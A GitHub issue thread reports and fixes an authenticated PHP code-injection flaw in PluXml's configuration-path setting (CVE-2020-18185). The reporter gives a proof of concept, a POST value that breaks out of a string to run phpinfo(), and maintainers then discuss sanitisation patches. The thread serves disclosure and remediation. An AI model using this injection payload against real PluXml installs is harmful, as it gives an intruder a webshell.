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# An vulnerability that can get a webshell #321

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jadacheng commented on Feb 18, 2019 · edited

class.plx.admin.php in PluXml allows attackers to execute arbitrary PHP code by modify the configuration file.

Source /PluXml/core/lib/class.plx.admin.php line 129~140:


```
if(isset($content['config_path'])) {
    $newpath=trim($content['config_path']);
    if($newpath!=PLX_CONFIG_PATH) {
        # relocalisation du dossier de configuration de PluXml
        echo PLX_ROOT.$newpath;
        if(!rename(PLX_ROOT.PLX_CONFIG_PATH,PLX_ROOT.$newpath))
            return plxMsg::Error(sprintf(L_WRITE_NOT_ACCESS, $newpath));
        # mise à jour du fichier de configuration config.php
        if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '". $newpath. "') >", PLX_ROOT.'config.php'))
            return plxMsg::Error(L_SAVE_ERR.' config.php');
    }
}
```

Poc:

PluXml/core/admin/parametres\_affichage.php

[POST]hometemplate=home.php&tri=desc&bypage=5&bypage\_tags=5&bypage\_archives=5&bypage\_admin=10&tri\_com=asc&bypage\_admin\_com=10&display\_empty\_cat=0&images\_l=800&images\_h=600&miniature

then visit /PluXml/config.php



PHP Version 7.0.33-0ubuntu0.16.04.1



System	Linux jada-virtual-machine 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xm.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-domini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-

bazooka07 commented on Feb 24, 2019 · edited

Contributor

I think you can't do that.

I'm trying in Firefox to access at <http://my-site.com/core/lib/class.plx.admin.php> and I'm getting this error :

Fatal error: Class 'plxMotor' not found in /htdocs/core/lib/class.plx.admin.php on line 12

But a better way is to add an .htaccess file in core/lib folder with this rule :

```
<Files *.php">
    Order allow,deny
    Deny from all
</Files>
```

And now I have just an "403 error"

jadacheng commented on Feb 24, 2019

Author

I'm sorry, my description is not very clear.  
I don't need to access /core/lib/class.plx.admin.php.  
POC:  
After the administrator logged in.  
Access to /core/admin/parametres\_affichage.php

127.0.0.1/pluxml/core/admin/parametres\_affichage.php

Home  
Disconnect

PluXml  
Admin : Administrator  
PluXml 5.7

Articles  
New article  
Media  
Static pages  
Comments  
Categories  
Profile

## Display preferences

Download themes at [ressources.pluxml.org](https://ressources.pluxml.org).

Save display settings

install.php file can still be found at your PluXml root.  
For security reasons, it is strongly recommended to delete it.

Template of the homepage :

Sorting articles :

Articles per page :

Click this button and join this in the POST:

```
config_path=data/configuration%27);phpinfo();%23
```

 **Loup1n** self-assigned this on Feb 26, 2019

 **Loup1n** added the `bug` label on Feb 26, 2019

**Loup1n** commented on Feb 26, 2019

Collaborator

Hello,  
I succeed to reproduce the POC. Do you have an idea to fix this vulnerability ?  
Thanks for your help.

**jerrywham** commented on Mar 3, 2019

Contributor

Est-ce qu'utiliser la fonction `title2filename` ne résoudrait pas le problème ?

```
$content['config_path'] = implode('/', array_map('plxUtils::title2filename', explode('/', $content['config_path'])));
```

À placer après la ligne 129

```
# Si nouvel emplacement du dossier de configuration
if(isset($content['config_path'])) {
```



**jerrywham** commented on May 6, 2019

Contributor

Alors ???

**jadacheng** commented on May 6, 2019

Author

I think this will work.  
or  
you can use a list to transfer useful parameters instead of the whole `$_POST`.

example:

/core/admin/parametres\_affichage.php

```
if(!empty($_POST)) {
    $content=[];
    $content['token']=$_POST['token'];
    $content['feed_footer']=$_POST['content'];
    $content['images_1']=plxUtils::getValue($_POST['images_1'],800);
    $content['images_h']=plxUtils::getValue($_POST['images_h'],600);
    $content['miniatures_1']=plxUtils::getValue($_POST['miniatures_1'],200);
    $content['miniatures_h']=plxUtils::getValue($_POST['miniatures_h'],100);
    .....
    //unset($_POST['content']);
    $plxAdmin->editConfiguration($plxAdmin->aConf,$content);
    header('Location: parametres_affichage.php');
    exit;
}
```

 **jadacheng** changed the title ~~An issue when the application run in a linux environment~~ An vulnerability that can get a webshell on May 6, 2019

**carnil** commented on Oct 3, 2020

This issue seems to have been assigned [CVE-2020-18185](#).

**NicoleG25** commented on Dec 1, 2020

Bonjour @jerrywham  
Avez-vous l'intention de résoudre ce problème ?  
ou quelqu'un d'autre...

Merci

**bazooka07** commented on Dec 1, 2020

Contributor

Bonjour @NicoleG25,

Si vous souhaitez vous protéger de l'injection de code, vous pouvez modifier la méthode `plxAdmin::editConfiguration()` comme ceci vers la fin :

```
# Si nouvel emplacement du dossier de configuration
if(isset($content['config_path'])) {
    // $newpath=trim($content['config_path']);
    $newpath = filter_var($content['config_path'], FILTER_SANITIZE_STRING);
    if(
        !empty($newpath) and
        $newpath != PLX_CONFIG_PATH and
        file_exists(PLX_ROOT . $newpath . basename(path('XMLFILE_PARAMETERS')))
    ) {
        # relocalisation du dossier de configuration de PluXml
        if(!rename(PLX_ROOT.PLX_CONFIG_PATH,PLX_ROOT.$newpath))
            return plxMsg::Error(sprintf(L_WRITE_NOT_ACCESS, $newpath));
        # mise à jour du fichier de configuration config.php
        if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '". $newpath.'" ?>", PLX_ROOT.'config.php'))
            return plxMsg::Error(L_SAVE_ERR.' config.php');
    } else {
        return plxMsg::Error('What are you doing ?');
    }
}
```

Vous pouvez vous repérer par rapport au commentaire.

Le principe étant de vérifier l'accès au fichier `parametres.xml` avec le chemin `$newpath`.

Pour avoir un niveau de sécurité encore plus élevé, il faut sortir le fichier `config.php` de l'arborescence du `DocumentRoot` du serveur HTTP.

En supposant que votre site soit situé à la racine du `DocumentRoot`, remplacer `'config.php'` par `'../config.php'` dans la liste des fichiers obtenues avec la commande suivante :

```
grep -n "'config.php'" *.php core/*/*.php
```

Ce qui donne :

```
feed.php:5:include(PLX_ROOT.'config.php');
index.php:5:include(PLX_ROOT.'config.php');
install.php:5:include(PLX_ROOT.'config.php');
sitemap.php:5:include(PLX_ROOT.'config.php');
core/admin/prepend.php:6:include PLX_ROOT.'config.php';
core/lib/class.plx.admin.php:141:            if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '". $newpath.'" ?>", PLX_ROOT.'config.php'))
```

Toujours pour durcir la sécurité du site, il sera possible dans la prochaine version 6.0 de déplacer le dossier `core/lib` à l'extérieur du `DocumentRoot` et éventuellement le dossier `data` sauf `data/medias`.

Vous avez un problème particulier avec PluXml ?

 **kazimentou** pushed a commit to `kazimentou/PluXml` that referenced this issue on Aug 2

 Filtre la valeur pour `PLX_CONFIG_PATH` dans `plxAdmin::editConfiguratio...`

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 **kazimentou** mentioned this issue on Aug 2

Filtre la valeur pour `PLX_CONFIG_PATH` dans `plxAdmin::editConfiguration()` #566

 Merged

**kazimentou** commented on Aug 2

Contributor

See PR #566

Assignees

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No branches or pull requests

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7 participants

